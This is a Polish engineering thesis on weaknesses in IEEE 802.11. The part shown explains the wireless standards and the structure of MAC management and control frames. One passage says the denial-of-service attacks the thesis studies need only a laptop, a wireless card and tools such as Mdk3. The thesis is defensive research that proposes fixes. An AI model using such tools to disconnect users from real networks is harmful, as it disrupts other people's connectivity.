AKADEMIA GÓRNICZO-HUTNICZA IM. STANISŁAWA STASZICA W KRAKOWIE

WYDZIAŁ INFORMATYKI, ELEKTRONIKI I TELEKOMUNIKACJI

KATEDRA Telekomunikacji

PRACA DYPLOMOWA INŻYNIERSKA

Wpływ transmisji ramek kontrolnych i zarządzających na zachowanie i wydajność pracy sieci WLAN.

An influence of control and management frames transmission on WLAN behavior and performance.

Autor: *Martyna Dziędziel*
Kierunek studiów: Elektronika i Telekomunikacja
Opiekun pracy: *dr hab. inż. Marek Natkaniec*

Kraków, 2015/2016

Uprzedzony o odpowiedzialności karnej na podstawie art. 115 ust. 1 i 2 ustawy z dnia 4 lutego 1994 r. o prawie autorskim i prawach pokrewnych (t.j. Dz.U. z 2006 r. Nr 90, poz. 631 z późn. zm.): „ Kto przywłaszcza sobie autorstwo albo wprowadza w błąd co do autorstwa całości lub części cudzego utworu albo artystycznego wykonania, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 3. Tej samej karze podlega, kto rozpowszechnia bez podania nazwiska lub pseudonimu twórcy cudzy utwór
w wersji oryginalnej albo w postaci opracowania, artystyczne wykonanie albo publicznie zniekształca taki utwór, artystyczne wykonanie, fonogram, wideogram lub nadanie.”, a także uprzedzony o odpowiedzialności dyscyplinarnej na podstawie art. 211 ust. 1 ustawy z dnia
27 lipca 2005 r. Prawo o szkolnictwie wyższym (t.j. Dz. U. z 2012 r. poz. 572, z późn. zm.) „Za naruszenie przepisów obowiązujących w uczelni oraz za czyny uchybiające godności studenta student ponosi odpowiedzialność dyscyplinarną przed komisją dyscyplinarną albo przed sądem koleżeńskim samorządu studenckiego, zwanym dalej „sądem koleżeńskim”, oświadczam, że niniejszą pracę dyplomową wykonałam osobiście, samodzielnie i że nie korzystałam ze źródeł innych niż wymienione w pracy.

Martyna Dziędziel

Spis treści

1. Wprowadzenie

Sieci bezprzewodowe w dzisiejszych czasach stanowią jeden z najpopularniejszych sposobów wymiany danych m.in.: dostępu do Internetu oraz wymiany zasobów. Użytkownicy sieci bezprzewodowych swoją uwagę skupiają głównie na szybkości transmisji oraz jak największym zasięgu. Producenci bezprzewodowych urządzeń sieciowych podążają za potrzebami rynku. W standardach wdrażane zostają coraz to nowsze ulepszenia. Niestety w wielu stosowanych oraz produkowanych obecnie urządzeniach nie wdraża się zabezpieczeń chroniących przed niektórymi poważnymi w skutkach niedoskonałościami standardu IEEE 802.11 [3]. Warto zaznaczyć, że w 2009 roku ratyfikowano nowelizację standardu w postaci 802.11w wprowadzającą istotne mechanizmy zabezpieczenia, jednak nie wszystkie urządzenia go wspierają.

1.1 Cel pracy

Celem pracy jest zbadanie słabych stron standardu IEEE 802.11. Badanie zostanie przeprowadzone pod kątem wpływu niewłaściwego użycia ramek zarządzających i kontrolnych na zachowanie i wydajność pracy sieci bezprzewodowych.

1.2 Układ pracy

Niniejsza praca została podzielona na 8 rozdziałów. W pierwszych rozdziałach omówiona została część teoretyczna nawiązująca do rodziny standardów IEEE 802.11, a następnie przybliżone zostały szczegóły dotyczące struktury poszczególnych ramek dostępu do medium transmisyjnego MAC (ang. *Medium Access Control*) używanych w komunikacji bezprzewodowej w celu przybliżenia tematyki związanej z komunikacją i zarządzaniem siecią bezprzewodową.

Najobszerniejszym rozdziałem w pracy jest opis stanowiska oraz konfiguracji urządzeń wraz z wynikami przeprowadzonych badań. W pierwszej części rozdziału zostały przedstawione informacje dotyczące wybranych programów umożliwiających badanie sprawności sieci oraz służące do wygenerowania odpowiednio spreparowanych ramek MAC. W kolejnym podrozdziale zawarty został opis stanowiska pomiarowego, w którym zostały przeprowadzone testy dotyczące słabych stron sieci

bezprzewodowych działających w oparciu o protokół IEEE 802.11. Przeprowadzone testy polegały na wygenerowaniu niewłaściwych ramek i badaniu zachowania oraz wydajności pracy sieci.

W ostatnim rozdziale zostały podsumowane wyniki badań oraz zaproponowane zmiany w aktualnych standardach lub urządzeniach mające na celu poprawę bezpieczeństwa w sieciach bezprzewodowych.

2. Przegląd powiązanych prac

Problem bezpieczeństwa sieci bezprzewodowych jest bardzo ważnym zagadnieniem. Metody ochrony prywatności danych zostają nieustannie ulepszane, natomiast problem z zabezpieczeniem przed utratą komunikacji wydaje się być niezauważalny. W Internecie można znaleźć bardzo dużo informacji na temat tego, jak przy wykorzystaniu bezprzewodowej karty sieciowej oraz odpowiedniego oprogramowania można utrudnić bądź uniemożliwić bezprzewodową komunikację.

Wstęp teoretyczny został opracowany na podstawie standardów [2], [3], [8], [9], [19] oraz artykułów dostępnych w Internecie [1], [3], [18], [17]. Wyjaśnienia pojęć oraz poszczególnych elementów ramek zostały opracowane w oparciu o książki [1], [4]. Ta literatura okazała się być bardzo pomocna w zrozumieniu standardu IEEE 802.11, ponieważ prostym językiem opisywała zagadnienia poruszane w standardzie.

Do przeprowadzenia ataków omawianych w pracy wystarczy komputer wyposażony w odpowiedni system operacyjny, bezprzewodowa karta sieciowa oraz odpowiedni program np.: Zulu [6], Mdk3 [7]. W bardzo przejrzysty sposób został opisany atak powodujący odłączenie sieci od użytkownika przedstawiony w artykule [10]. Pomocne okazały się również artykuły z naukowych konferencji [11], [13], [14], w których uwzględnione zostały badania zachowania sieci na ataki odmowy dostępu –DoS (ang. *Denial of Service*). Istotne przykłady wpływu ataków na sieci zostały przedstawione w ogólnodostępnych materiałach znajdujących się w Internecie [12], [15], [16].

Z punktu widzenia użytkowników sieci ważna jest jej wydajność. Można ją zbadać posiadając dwie stacje robocze z zainstalowanym programem Iperf, który w prosty sposób pozwala zbadać szybkości transmisji sieci oraz jej niezawodność [5].

3. Rodzina standardów 802.11

Podstawową funkcją standardu 802.11 jest zdefiniowanie zasad, według których powinny pracować urządzenia bezprzewodowe w sieciach lokalnych. Specyfikacja skupia się na warstwach fizycznych oraz dostępu do medium. Pierwsza wersja standardu 802.11 została stworzona w 1997 roku. Jej możliwości były bardzo ograniczone, dlatego z czasem zaczęły się pojawiać kolejne, dopracowane i rozszerzone wersje, które w dalszym ciągu są ulepszane.

3.1 Standard IEEE 802.11a

Specyfikacja standardu IEEE 802.11a została opublikowana w 1999 roku. Sygnał zmodulowany jest za pomocą modulacji OFDM polegającej na rozdzieleniu dużej przepływności na kilka wolniejszych strumieni w celu zmniejszenia zjawiska wielodrogowości. IEEE 802.11a działa na falach radiowych o częstotliwości 5 GHz i umożliwia transmisję danych w szybkościach przedstawionych w Tab.3.1.1.

Tab.3.1.1 Możliwe szybkości transmisji w IEEE 802.11a.

6 Mb/s	9 Mb/s	12 Mb/s	18 Mb/s	24 Mb/s	36 Mb/s	48 Mb/s	54 Mb/s

3.2 Standard IEEE 802.11b

Standard 802.11b [1] wykorzystuje modulację CCK (ang. *Complementary Code Keying*), będącą rozszerzeniem techniki kluczowania z bezpośrednim modulowaniem nośnej sekwencją kodową DSSS (ang. *Direct Sequence Spread Spectrum*). Korzysta z fal radiowych o częstotliwości 2,4 GHz, dzięki czemu uzyskiwany jest trochę większy zasięg niż w przypadku specyfikacji 802.11a. Istotną wadą stosowania takiego pasma jest fakt, że pracuje w nim bardzo dużo urządzeń, które mogą się wzajemnie zakłócać. W Tab.3.2.1 zostały przedstawione możliwe szybkości transmisji standardu.

Tab.3.2.1 Możliwe szybkości transmisji w IEEE 802.11b.

1 Mb/s	2 Mb/s	5,5 Mb/s	11 Mb/s

3.3 Standard IEEE 802.11g

Jednym z najbardziej rozpowszechnionych standardów jest specyfikacja IEEE 802.11g będąca standardem trzeciej generacji [3]. Została ratyfikowana w 2003 roku. Podobnie jak 802.11b działa w paśmie 2,4 GHz, natomiast wykorzystuje modulację OFDM (ang. *Orthogonal Frequency-Division Multiplexing*). Specyfikacja zachowuje zgodność wstecz z IEEE 802.11b. W przypadku stosowania nowszych urządzeń (standard g) wraz ze starszymi (standard b) następuje duże spowolnienie pracy sieci. Możliwe szybkości transmisji gwarantowane przez standard zostały opisane w Tab.3.3.1.

Tab.3.3.1 Możliwe szybkości transmisji w IEEE 802.11a

1 Mb/s	2 Mb/s	5,5 Mb/s	6 Mb/s	9 Mb/s	11 Mb/s	12 Mb/s	18 Mb/s	24 Mb/s	36 Mb/s	48 Mb/s	54 Mb/s

3.4 Standard IEEE 802.11n

Standardem zgodnym wstecz ze wszystkimi trzema poprzednimi specyfikacjami jest IEEE 802.11n. Został zatwierdzony 2009 roku. Zastosowano w nim technikę MIMO (ang. *Multiple Input Multiple Output*), która wykorzystuje jednocześnie kilka anten nadawczych i kilka anten odbiorczych w celu poprawy oraz przyspieszenia transmisji. Transmisja może odbywać się zarówno w paśmie 5 GHz, jak i 2,4 GHz. Maksymalna szybkość jaka może zostać osiągnięta to 600 Mb/s [2].

3.5 Standard IEEE 802.11w

W 2009r. został ratyfikowany standard IEEE 802.11w wprowadzający zabezpieczenia przeciwko niektórym atakom odmowy dostępu oraz skutków niewłaściwego użycia ramek uwierzytelniających, zrywających uwierzytelnienie, stosowanych w celu skojarzenia oraz zerwania skojarzenia. Istotną cechą tego standardu jest wprowadzenie mechanizmu chronionych ramek zarządzających (ang. *Protected Management Frames*), pola szyfrowania/MIC dodanego w celu ochrony przed atakami zrywającymi uwierzytelnienie/skojarzenie oraz mechanizmu bezpiecznego skojarzenia (ang. *Security Association*) zabezpieczającego przed atakiem ramkami *Authentication* oraz *Association*. Dodatkowo dla ruchu rozgłoszeniowego wprowadzono dedykowany klucz.

4. Ogólna struktura ramki MAC

Podstawową jednostką informacyjną w standardzie IEEE 802.11 jest ramka MAC. Służy ona do wymiany informacji między stacjami bezprzewodowymi w sieciach lokalnych. W standardzie przewidziane są trzy typy ramek: zarządzające, kontrolne oraz transmisji danych. W formacie ramki wyodrębniony jest nagłówek MAC, ciało ramki oraz Rys.4.1). Tym, co dodatkowo wyróżnia ramki w standardzie 802.11 od ramki *Ethernetowej* jest zawartość czterech pól adresowych, które mogą być różne w zależności od typu ramki. Budowa ramek różni się w standardach 802.11 wydanych w kolejnych latach. Główną różnicą w formacie ramki według standardu z 1997r., 2007r. oraz 2012r. jest to, że pole dotyczące wysokiej wydajności (ang. *HT Control*) nie występuje w żadnej z wcześniejszych wersji. Wartość elementu zawierającego treść ramki ograniczona jest do 2312 bajtów (1997r. oraz 2007r. [8] [9]), natomiast w nowszym standardzie została rozszerzona do 7951 bajtów [3]. Dodatkowo wskaźnik *WEP* w standardzie wydanym w 2012r. został zastąpiony polem wskazującym na ochronę ramki (ang. *Protected Frame*).

Sterowanie ramką	Długość/ID	Adres 1	Adres 2	Adres 3	Sterowanie sekwencją	Adres 4	Sterowanie QoS	Sterowanie trybem wysokiej wydajności	Treść ramki	Suma kontrolna
2 bajty	2 bajty	6 bajtów	6 bajtów	6 bajtów	2 bajty	6 bajtów	2 bajty	2 bajty	0-7951 bajtów	4 bajty

Budowa pola sterującego ramką

Wersja protokołu	Typ	Podtyp	Do systemu dystrybucji	Od systemu dystrybucji	Więcej fragmentów	Ponowna transmisja	Zarządzanie energią	Więcej danych	Ramka chroniona	Kolejność
2 bity	2 bity	4 bity	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit

Rys.4.1 Ogólny format ramki MAC oraz elementu odpowiedzialnego za sterowanie ramką wraz z wyszczególnioną długością pól według standardu 802.11 z 2012 roku [3].

Pole odpowiedzialne za sterowanie ramką MAC (ang. *Frame Control*) zostało przedstawione na Rys.4.1. Kolejną z jego funkcji jest także określenie typu ramki. Znaczenie zawartych w tym polu elementów:

- **Wersja protokołu (ang. *Protocol version)*** – wskazuje na wersję protokołu w

standardzie IEEE 802.11.

- **Typ *(ang. Type)*** – informacja o typie ramki spośród trzech głównych rodzajów ramek: kontrolnych, zarządzających, danych.
- **Podtyp (ang. *Subtype)*** – określa funkcję oraz podtyp ramki. Wybrane wartości zostały omówione w Tab.4.1.

Tab.4.1 Wybrane wartości pól odpowiedzialnych za typ oraz podtyp wraz z odpowiadającymi im funkcjami ramek [3].

TYP	TYP RAMKI	PODTYP	FUNKCJA RAMKI
00	Zarządzająca	0000	Prośba dotycząca powiązania *(*ang. *Association Request)*
		0001	Odpowiedź na próbę dotyczącą powiązania *(*ang. *Association Response)*
		0010	Prośba o ponowne powiązanie *(*ang. *Reassociation Request)*
		0011	Odpowiedź na prośbę dotyczącą ponownego powiązania *(*ang. *Reassociation Response)*
		0100	Prośba dotycząca próby (ang. *Probe Request)*
		0101	Odpowiedź na zapytanie dotyczące próby (ang. *Probe Response)*
		1000	*Beacon*
		1010	Zerwanie powiązania (ang. *Dissasociation)*
		1011	Uwierzytelnienie (ang. *Authentication)*
		1100	Zerwanie uwierzytelnienia (ang. *Deauthentication)*
01	Kontrolna	1010	*PS-Poll (*ang. *Power Saving-Poll)*
		1011	*RTS (*ang. *Request To Send)*
		1100	*CTS (*ang. *Clear To Send)*
		1101	Potwierdzenie –*ACK* (ang. *Acknowledgement*)

- **Do systemu dystrybucyjnego (ang. *To DS)*** –pole określające, czy ramka skierowana jest do systemu dystrybucji.
- **Od systemu dystrybucyjnego (ang. *From DS)*** –pole określające, czy źródłem ramki jest system dystrybucji. Parametry pól od oraz do systemu dystrybucji zostały przedstawione w Tab.4.2.

Tab.4.2 Tabela przedstawiająca zależności funkcji ramki od wartości pól określających, czy ramka skierowana jest od/do systemu dystrybucyjnego [3].

	Do systemu dystrybucyjnego =0	**Do systemu dystrybucyjnego =1**
Od systemu dystrybucyjnego =0	- Znacznik znajdujący się w ramkach zarządzających i kontrolnych. - Ramki danych skierowane bezpośrednio od jednej stacji bezprzewodowej do kolejnej w ramach IBSS (*ang*. *Independent Basic Service Set*). - Ramki danych skierowane od jednej stacji niebędącej punktem dostępowym do kolejnej, również niebędącej punktem dostępowym w ramach BSS (*ang*. *Basic Service Set*).	- Ramki danych przeznaczone do systemu dystrybucji. - Ramki danych, których źródłem jest stacja bezprzewodowa powiązana z punktem dostępowym do portu *Access Entity* (PAE) w tym punkcie dostępowym.
Od systemu dystrybucyjnego =1	- Ramki danych, w których używany jest format nagłówka MAC z trzema adresami. - Ramka danych na wyjściu systemu dystrybucji. - Ramka danych wysyłana z portu *Access Entity* z punktu dostępowego do hosta w sieci bezprzewodowej.	- Ramki danych, w których używany jest format nagłówka MAC z czterema adresami. Wykorzystywana np.: w sieci z mostami bezprzewodowymi.

- **Więcej fragmentów (ang. *More Fragments)*** –pole informujące o tym, czy ramka została podzielona na fragmenty. Pole (MF=0) określa ramkę, która nie została podzielona na fragmenty, lub jest to ostatni fragment.
- **Ponowna transmisja (ang. *Retry)*** –pole informujące o tym, czy ramka została powtórnie transmitowana (R=1). Pomaga to stacji, która otrzymała ramkę z takim wskaźnikiem wyeliminować powielone ramki.
- ***Zarządzanie energią* (ang. *Power Management*)** –pole odpowiedzialne za zarządzanie energią stacji. Określa tryb zasilania stacji spośród dwóch trybów: aktywnego (PM=0) oraz oszczędzania energii (PM=1).
- **Więcej danych (ang. *More Data)*** –wykorzystywane jest do obsługi stacji ruchomych w trybie oszczędzania energii. Posiada informację dla stacji docelowej, czy w buforze punktu dostępowego znajdują się kolejne ramki

(MD=1).

- **Ramka chroniona (ang. *Protected Frame)*** –wskazuje, czy ramka została zaszyfrowana (PF=1).
- **Kolejność (ang. *Order)*** – informuje o kolejności przetwarzania ramki. Jeśli znacznik (O=1), to kolejność przesyłania ramki w kierunku warstw wyższych, a także od warstw wyższych powinna nastąpić w ściśle określonym porządku (ang. *Strict Ordering*).

Element Czas Trwania/ID odpowiedzialny jest za czas, w którym powinna nastąpić wymiana ramek. Wartość pola wyrażona jest w mikrosekundach. Przewidywany czas zajęcia pasma określa pole *NAV (ang. Network Allocation Vector)*. Na podstawie umieszczonej w ramce wartości czasu transmisji wstrzymany jest dostęp innych stacji do nośnika. Poszczególne funkcje pola zostały opisane w Tab.4.3.

Tab.4.3 Tabela przedstawiająca zależności funkcji ramki od wartości bitów w elemencie Czas Trwania/ID [3].

Bity 0-13	**Bit 14**	**Bit 15**	**Funkcja**
0-32767		0	Czas trwania określany w mikrosekundach znajdujący się wewnątrz większości ramek transmitowanych podczas okresu rywalizacji o dostęp do kanału (CP –ang. *Connection Period*) oraz ramek transmitowanych podczas okresu bezkolizyjnego dostępu do medium -CFP (ang. *Connection Free Period*).
0	0	1	Wartość stała w przypadku funkcji PCF (ang. *Point Coordination Function*) w ramkach transmitowanych podczas okresu bezkolizyjnego dostępu do medium.
1-16383	0	1	Zarezerwowane
0	1	1	Zarezerwowane
1-2007	1	1	AID (ang. *Association ID*) w ramkach *PS-Poll*
2008-16383	1	1	Zarezerwowane

W formacie ramki MAC znajdują się cztery pola adresowe. Każde z nich zajmuje 48 bitów. Pola adresowe zależą od typów i podtypów ramek. Najmniej istotny bit zerowego oktetu pola adresowego zajmuje wskaźnik Jednostka/Grupa (ang. *Individual/Group)*, który służy do określenia, czy adresem docelowym ramki jest pojedynczy adres (I/G=0), czy grupa adresów (I/G=1).

Tab.4.4 Tabela przedstawiająca typy pól adresowych ramki [3].

Pola adresowe	Funkcja
Adres docelowy -DA (ang. *Destination Address*)	-Adres docelowy pojedynczy lub grupowy; -Po dotarciu do miejsca docelowego, ramki zostają przekazane do wyższych warstw protokołu;
Adres źródłowy -SA (ang. *Source Address*)	- Indywidualny adres źródła danych; -Wskaźnik I/G dla tego przypadku wynosi 0;
Adres odbiornika -RA (ang. *Receiver Address*)	-Adres odbiornika lub grupy odbiorników; -Może wskazywać pośrednie miejsce docelowe;
Adres nadajnika -TA (ang. *Transmitter Address*)	-Indywidualny adres nadajnika, transmitującego ramkę do stacji bezprzewodowej;

Element odpowiedzialny za sterowanie sekwencją (ang. *Sequence Control)* jest podzielony na dwie części: numer fragmentu oraz numer sekwencji. Część oznaczona jako numer fragmentu zajmuje 4 bity i wskazuje na fragment *MSDU (*ang. *MAC Service Data Unit)* lub *MMPDU (*ang. *Managment Mac Protocol Data Unit)*. Część, która została oznaczona jako numer sekwencji zajmuje 12 bitów i wskazuje na przypisaną do *MSDU* lub *MMPDU* sekwencję, co pozwala na eliminację duplikatów. Numer sekwencji nie jest przypisywany do ramek kontrolnych.


Wskaźnikiem odpowiedzialnym za parametry dotyczące jakości usług jest pole dotyczące sterowania jakością obsługi *(*ang. *Quality of Service Control)*, natomiast sąsiedni element, który steruje trybem wysokiej wydajności *(ang. High Throughput Control)* stosowany jest w niektórych ramkach kontrolnych i zarządzających.

Częścią, w której znajduje się treść ramki jest *Frame Body.* Jego długość znajduje się w granicach: 0-7951 bajtów. W zależności od typu ramki może zawierać pola świadczące o funkcjach danej sieci, co dokładniej zostało opisane w rozdziale 5.

Ostatnim elementem znajdującym się w ramce MAC jest suma kontrolna –*FCS* (ang. *Frame Check Sequence*). Zawiera sumę kontrolną *CRC32* (ang. *Cyclic Redundancy Checksum*) o długości 32 bitów, dzięki czemu umożliwia sprawdzenie, czy treść ramki nie uległa zmianie.

5. Ramki zarządzające. Ogólna struktura ramki zarządzającej

Funkcją ramek zarządzających jest nawiązywanie i zrywanie kontaktu z sieciami bezprzewodowymi, jak również zmiana skojarzeń z punktami dostępowymi. Budowę ramki zarządzającej przedstawia Rys.5.1.



Rys.5.1 Rysunek przedstawiający format ramki zarządzającej [3].

Element, w którym znajduje się treść ramki (ang. *Frame Body*) w ramkach zarządzających został podzielony na dwie mniejsze grupy pól:

- Niebędące polami informacyjnymi (ang. *Not Information Elements)* –większość pól ma stałą długość, przykładowe parametry zostały opisane w Tab.5.1
- *Pola informacyjne (ang. Information Elements*) –pola o zmiennej długości, wybrane pola wraz z ich funkcjonalnością zostały przedstawione w Tab.5.2

Tab.5.1 Przykładowe parametry znajdujące się w treści ramek zarządzających, nie będące polami informacyjnymi [3].

Nazwa pola	Długość	Funkcja
Authentication Algorithm Number	2 bajty	Pole określające typ uwierzytelnienia.
Authentication Transaction Sequence Number	2 bajty	Pole służące do śledzenia procesu uwierzytelnienia.
Beacon Interval	2 bajty	Określa czas pomiędzy wysłaniem kolejnej ramki *Beacon* (jednostką jest *Time Unit* wynoszący 1024 μs).
Capability Information	2 bajty	Pole informujące o funkcjach sieci.
Current AP Address	6 bajtów	Określa adres MAC punktu dostępowego, z którym stacja jest powiązana.
Listen Interval	2 bajty	Wskazuje AP jak często powiązana z nim stacja budzi się z trybu uśpienia i nasłuchuje ramek *Beacon*. Określa jak długo punkt dostępowy powinien przechowywać buforowane ramki dla stacji znajdującej się w trybie oszczędzania energii.
Reason Code	2 bajty	Informacja o przyczynie zerwania skojarzenia lub uwierzytelnienia.
Association ID	2 bajty	Określa identyfikator skojarzenia, który został nadany stacji oraz skojarzonemu z nią punktowi dostępowemu.
Status Code	2 bajty	Informacja na temat powodzenia wykonywanej czynności lub przerwania z powodu błędu.
Timestamp	8 bajtów	Określona w mikrosekundach wartość funkcji synchronizacji zegara. Umożliwia zsynchronizowanie się stacji wewnątrz sieci.
DLS Timeout Value	2 bajty	Wskazuje wartość limitu czasu, w którym powinno nastąpić skojarzenie. Pole używane w ramkach *DLS Request*.
Block Ack Timeout Value	2 bajty	Limit czasu dla blokowego potwierdzania danych.
Max Transmit Power	1 bajt	Górna granica (określona w dBm) mocy nadawania, mierzona na wyjściu złącza anteny używanej przez punkt dostępu pracujący na danym kanale.
Transmit Power Used	1 bajt	Określa bieżącą moc nadawania (określoną w dBm), mierzoną na wyjściu złącza anteny używanej przez punkt dostępu.
Channel Width	1 bajt	Określa szerokość kanału, na której wysyłająca ramkę stacja może odbierać.

Tab.5.2 Przykładowe pola informacyjne znajdujące się w treści ramek zarządzających [3].

Nazwa pola	Funkcja
Service Set ID	Identyfikuje sieć (ESS lub IBSS)
Supported Rates	Określa obsługiwaną przez sieć szybkość transmisji danych
Frequency-Hopping Parametr Set	Określa wymagane parametry pozwalające przyłączyć się do sieci bezprzewodowej z rozpraszaniem skokowym.
DSSS Parameter Set	Określa numer kanału sieci bezprzewodowej z rozpraszaniem sekwencyjnym.
CF Parametr Set	Informacja o bezkolizyjnym dostępie do medium
IBSS Parametr Set	Określa czas pomiędzy wysłaniem kolejnej ramki ATIM w sieci IBSS.
TIM (ang. Traffic Indication Map)	Informuje uśpioną stację, że w buforze znajdują się przeznaczone dla niej ramki.
Country	Służy do określenia kraju, w którym znajduje się stacja.
FH Parametrs	Określa parametry niezbędne do synchronizacji stacji używającej mechanizmu rozpraszania skokowego.
FH Pattern Table	Zawiera informacje dotyczące sekwencji przeskoków w implementacji mechanizmu rozpraszania skokowego.
Channel Switch Announcement	Informacja o nadchodzącej zmianie kanału
Quiet	Definiuje czas w którym nie nastąpi transmisja, w danym kanale
IBSS DFS	Element informujący o dynamicznym wyborze częstotliwości
TPC Report	Zawiera informacje o parametrach sygnału (np.: mocy)
ERP	Informuje o użyciu mechanizmu ochrony (takiego jak RTS/CTS)
Extended Supported Rates	Rozszerzona informacja o możliwych szybkościach połączenia (te które nie są zawarte w *Supported Rates*)
RSN	Zawiera informacje o mechanizmach związanych z bezpieczeństwem sieci (klucza, szyfrowania, mechanizmów)
BSS LOAD	Informuje o stanie stacji (obciążenie kanału, natężeniu ruchu) używane przy QoS
EDCA Parametr Set	Informacje wymagane przez stacje do odpowiedniego ustawienia parametrów QoS i CP
Mobility Domain	Informacja o szybkim uwierzytelnianiu (ang. *Fast Transition BSS*)
HT Capabilities	Informacja o zdolności do transmisji w trybie dużej wydajności
HT Operation	Zwiera parametry sterujące trybem wysokiej wydajności
20/40 BSS Coexistence	Informacja o szerokości pasma
Overlapping BSS Scan Parametrs	Informacja o skanowaniu zachodzących się na siebie sieci
Extended Capabilities	Informacje o możliwościach stacji IEEE 802.11, zwiększa możliwości pola informacyjnego CIF (ang. *Capability Information field*)
QoS Capability	Informacja o liście podpól opcjonalnie ogłaszanych w QoS
Time Zone	Strefa czasowa w której pracuje punkt dostępowy
Challenge Text	Zawiera wezwanie, które stacja używająca uwierzytelniania typu *Shared Key* powinna dekodować oraz kodować.

5.1 Budowa ramki *Beacon*

Nagłówek MAC

Sterowanie ramką	Czas trwania	RA=DA	TA=SA	BSSID	Sterowanie sekwencją	Sterowanie trybem wysokiej wydajności	Treść ramki	Suma kontrolna
2 bajty	2 bajty	6 bajtów	6 bajtów	6 bajtów	2 bajty	4 bajty	———	4 bajty

Treść ramki

Znacznik czasu (ang. *Timestamp*)	Czas odstępu (ang. *Beacon Interval*)	Funkcje sieci (ang. *Capability*)	SSID (ang. *Service Set ID*)	Szybkość transmisji (ang. *Supported Rates*)	Ustawienia parametrów rozpraszania skokowego (ang. *FH Parameter Set*)	Parametry rozpraszania sekwencyjnego (ang. *DSSS Parameter Set*)
1	2	3	4	5	6	7

Parametr bezkolizyjnego dostępu do medium (ang. *Contention Free Parameter Set*)	Parametry sieci IBSS (ang. *IBSS Parameter Set*)	TIM (ang. *Traffic Indication Map*)	Kraj (ang. *Country*)	Parametry rozpraszania skokowego (ang. *FH Parameters*)	Tabela rozpraszania skokowego (ang. *FH Pattern Table*)	Ograniczenie mocy (ang. *Power Constraint*)
8	9	10	11	12	13	14

Zawiadomienie o zmianie kanału (ang. *Channel Switch Announcement*)	Czas ciszy (ang. *Quiet*)	Dynamiczna zmiana częstotliwości (ang. *IBSS DFS*)	Rapot o mocy transmisji (ang. *Transmit Power Capability Report*)	ERP (ang. *Extended Rate PHY*)	Rozszerzenia szybkości transmisji (ang. *Extended Supported Rates*)	RSN (ang. *Robust Security Network*)
15	16	17	18	19	20	21

Obciążenie BSS (ang. *BSS Load*)	Ustawienia parametru EDCA (ang. *Enhanced Distributed Channel Access Parameter Set*)	Funkcje QoS (ang. *QoS Capability*)	Informacja o kanałach pracy AP (ang. *AP Channel Report*)	Średnie opóźnienie w BSS (ang. *BSS Average Access Delay*)	Antena (ang. *Antenna*)	Czas opóźnienia transmisji (ang. *BSS Available Admission Capacit*)
22	23	24	25	26	27	28

Średnie opóźnienie dostępu BSS (ang. *BSS Average Access Delay*)	Pomiary transmisji (ang. *Measurement Pilot Transmission*)	Identyfikatory stacji bazowych (ang. *Multiple BSSID*)	Informacje o pomiarach mocy (ang. *Remote Measurement Enabled Capabilities*)	MDE (ang. *Mobility Domain Element*)	Położenie stacji (ang. *DSE Registered Location*)	Rozszerzenia zawiadomienia o zmianie kanału (ang. *Extended Channel Switch Announcement*)
29	30	31	32	33	34	35

Wspierane operacje (ang. *Supported Operating Classes*)	Informacje trybu dużej wydajności (ang. *HT Capabilities*)	Operacje trybu dużej wydajności (ang. *HT Operation*)	Szerokość pasma (ang. *20/40 BSS Coexistence*)	Informacja o skanowaniu zachodzących na siebie sieci (ang. *Overlapping BSS Scan Parameters*)	Rozszerzone funkcje (ang. *Extended Capabilities*)	Deskryptor FMS (ang. *FMS Descriptor*)
36	37	38	39	40	41	42

Możliwości QoS (ang. *QoS Traffic Capability*)	Czas do ustalenia przesunięcia (ang. *Time Advertisement*)	Współdziałające stacje (ang. *Interworking*)	Protokół ogłoszeniowy (ang. *Advertisement Protocol*)	Roaming (ang. *Roaming Consortium*)	Identyfikator numeru Alarmowego (ang. *Emergency Alert Identifier*)
43	44	45	46	47	48

Identyfikator sieci Mesh (ang. *Mesh ID*)	Konfiguracja sieci Mesh (ang. *Mesh Configuration*)	Okno budzenia w sieci Mesh (ang. *Mesh Awake Window*)	Chronometraż Beacon (ang. *Beacon Timing*)	Przegląd ogłoszenia MCCAOP (ang. *MCCAOP Advertisement Overview*)	Ogłoszenie MCCAOP (ang. *MCCAOP Advertisement*)	Parametry kanału w sieci Mesh (ang. *Mesh Channel Switch Parameters*)	Do specyfikacji
49	50	51	52	53	54	55	ostatni

Rys. 5.1.1 Budowa ramki Beacon [3].

Ramka *Beacon* wysyłana jest co pewien odstęp czasu określony przez wskaźnik *Beacon Interval*. Punkt dostępowy wysyła tę ramkę w celu rozgłoszenia swojej obecności. Urządzenie po odebraniu tej ramki jest w stanie ustalić m.in.: identyfikator *SSID*, kanał pracy, obsługiwane szybkości oraz sposób zabezpieczenia sieci, jak również informacje że posiada dane dla uśpionych stacji. Taka ramka zawiera również informacje o regionie w jakim się znajduje, co związane jest z ograniczeniami wykorzystania pasma.

5.2 Budowa ramki *Authentication*

Ramki *Authentication* są używane w przypadku uwierzytelnienia w oparciu o klucz jak również w przypadku sieci otwartych. Uwierzytelnienie może posiadać kilka etapów w zależności od wybranego sposobu uwierzytelniania. Wymiana tych ramek kończy się przyznaniem lub odmową dostępu do sieci. Budowa ramki została przedstawiona na Rys.5.2.1.

Nagłówek MAC

Sterowanie ramką	**Czas trwania**	**RA=DA**	**TA=SA**	**BSSID**	**Sterowanie sekwencją**	**Sterowanie trybem wysokiej wydajności**	**Treść ramki**	**Suma kontrolna**
2 bajty	2 bajty	6 bajtów	6 bajtów	6 bajtów	2 bajty	4 bajty	———	4 bajty

Treść ramki

Numer algorytmu (ang. *Authentication Algorithm Number*)	**Numer sekwencyjny** (ang. *Authentication Transaction Sequence Number)*	**Kod statusu** (ang. *Status Code)*	**Próbny tekst** (ang. *Challenge Text)*	**RSN** (ang. *Robust Security Network*)	**Domena mobilności** (ang. *Mobility Domain*)
